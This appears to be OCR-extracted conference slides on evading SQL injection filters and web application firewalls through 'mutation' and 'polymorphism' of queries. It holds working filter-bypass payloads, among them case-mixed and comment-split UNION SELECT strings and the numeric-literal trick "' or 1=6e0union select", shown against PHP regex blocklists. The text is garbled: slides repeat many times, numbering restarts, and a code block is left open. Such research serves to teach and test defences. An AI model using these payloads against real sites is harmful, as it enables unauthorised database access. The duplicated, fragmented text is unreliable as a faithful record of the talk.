
From what we've learned through these years, we categorize techniques like following

1. Case Changing



```
xxx/index.php?page_id=-1 uNIoN sELecT 1, 2, 3, 4
```

2. Replace Keywords




```
xxx/index.php?page_id=-1 UNIunionON SELselectECT 1, 2, 3, 4
```

3. Encoding (URL / HEX / Unicode encoding)

3. Encoding (URL / HEX / Unicode encoding)

4. Comments, including inline comments



```
xxx/index.php?page_id=-1/*!UNION*//*gg*//*!SELECT*/1, 2 ,3 ,4
```

3. Encoding (URL / HEX / Unicode encoding)

4. Comments, including inline comments

```
xxx/index.php?page_id=-1/*!UNION*//*gg*//*!SELECT*/1, 2 ,3 ,4
```

5. Equivalent replacements

```
Function: hex()、bin() <=> ascii(); concat_ws() <=> group_concat(); mid()、substr() <=> substring()
Space: %20 <=> %09, %0a, %0b, %0c, %0d, %a0, %23%0a
```

3. Encoding (URL / HEX / Unicode encoding)

4. Comments, including inline comments

```
xxx/index.php?page_id=-1/*!UNION*//*gg*//*!SELECT*/1, 2 ,3 ,4
```

5. Equivalent replacements

```
Function: hex()、bin() <=> ascii(); concat_ws() <=> group_concat(); mid()、substr() <=> substring()
Space: %20 <=> %09, %0a, %0b, %0c, %0d, %a0, %23%0a
```

6. Special symbols (back tick, parenthesis, etc)

Agenda

- Brief introduction to
    - Input Validation (Filter & WAF)
    - Evasion Technique
- Polymorphism
    - Concept
    - System Design
- Conclusion

Concept

Before going to Polymorphism, let me introduce Mutation

Mutation


- Take an input and apply rules to perform transformations

- Take an input and apply rules to perform transformations
- Queries transformed through the concept of Mutation yield the same AST structure

- Take an input and apply rules to perform transformations
- Queries transformed through the concept of Mutation yield the same AST structure
- Basically, what we’ve seen for days and what we mentioned previously in the “Evasion Technique” are almost of this type

(Recap) Code Example 1

- ~~1'•UNION•SELECT•1,•2,•3•#~~
- ~~1'/**/UNION/**/SELECT•1,•2,•3•#~~
- ~~1'#%0aUNION#%0aSELECT•1,•2,•3•#~~



```
if (preg_match('/[^a-zA-Z0-9_]union[^a-zA-Z0-9_]/i', $input)) {
  throw new Exception('Stop being silly...');
}
```

(Recap) Code Example 1

- ~~1' UNION SELECT 1, 2, 3 #~~
- ~~1'/**/UNION/**/SELECT 1, 2, 3 #~~

' or 1=6e0union select 1, 2, 3 #

```
if (preg_match('/[^a-zA-Z0-9_]union[^a-zA-Z0-9_]/i', $input)) {
  throw new Exception('Stop being silly...');
}
```

Polymorphism


- From the aspect of OO languages, it often refers to the provision of a single interface to entities of different types

- From the aspect of OO languages, it often refers to the provision of a single interface to entities of different types

- Transform an input to numerous different representations, but retain the same meaning

- From the aspect of OO languages, it often refers to the provision of a single interface to entities of different types

- Transform an input to numerous different representations, but retain the same meaning




```
SELECT 1, 2, 3 FROM DUAL; # | 1 | 2 | 3 |
SELECT * FROM             # | 1 | 2 | 3 |
  (SELECT 1)a JOIN (SELECT 2)b join (SELECT 3)c;
```

- From the aspect of OO languages, it often refers to the provision of a single interface to entities of different types

- Transform an input to numerous different representations, but retain the same meaning

- It means that we change parts of query while not altering its original semantics 🤟




```
SELECT 1, 2, 3 FROM DUAL; # | 1 | 2 | 3 |
SELECT * FROM             # | 1 | 2 | 3 |
  (SELECT 1)a JOIN (SELECT 2)b join (SELECT 3)c;
```

- From the aspect of OO languages, it often refers to the provision of a single interface to entities of different types

- Transform an input to numerous different representations, but retain the same meaning

- It means that we change parts of query while not altering its original semantics 🤟



Semantics-Preserving Transformation

```
SELECT 1, 2, 3 FROM DUAL; # | 1 | 2 | 3 |
SELECT * FROM             # | 1 | 2 | 3 |
  (SELECT 1)a JOIN (SELECT 2)b join (SELECT 3)c;
```

Differences between M & P

M

P

Differences between M & P

M

- Replace symbols with other acceptable ones

P

- Replace fragments with equivalent-ish ones

Differences between M & P

M

- Replace symbols with other acceptable ones
- Care about words, not the statement itself

P

- Replace fragments with equivalent-ish ones
- Care about the whole statement and fragments of it, such as predicates and clauses

Differences between M & P

M


- Replace symbols with other acceptable ones
- Care about words, not the statement itself
- Various mutations can be made due to the flexibility of SQL language

P

- Replace fragments with equivalent-ish ones
- Care about the whole statement and fragments of it, such as predicates and clauses
- The number of possible equivalences is smaller than mutation can derive

(Recap) Code Example 2

- ~~1'•UNION•SELECT•1,•2,•3•FROM•DUAL•#~~
- ~~1'/**/UNION/**/SELECT•1,•2,•3•FROM•DUAL•#~~
- ~~1'#%0aUNION#%0aSELECT•1,•2,•3•FROM•DUAL•#~~



```
if (preg_match('/[^a-zA-Z0-9_]union/i', $input)) {
  throw new Exception('Stop being silly...');
}
if (preg_match('/union.*?select.*?from/i', $input)) {
  throw new Exception('Stop being silly...');
}
```

(Recap) Code Example 2

- ~~1'•UNION•SELECT•1,•2,•3•FROM•DUAL•#~~
- ~~1'/**/UNION/**/SELECT•1,•2,•3•FROM•DUAL•#~~

' and @1:=(select 3 FROM DUAL)-0e1union select 1, 2, @1 #

```
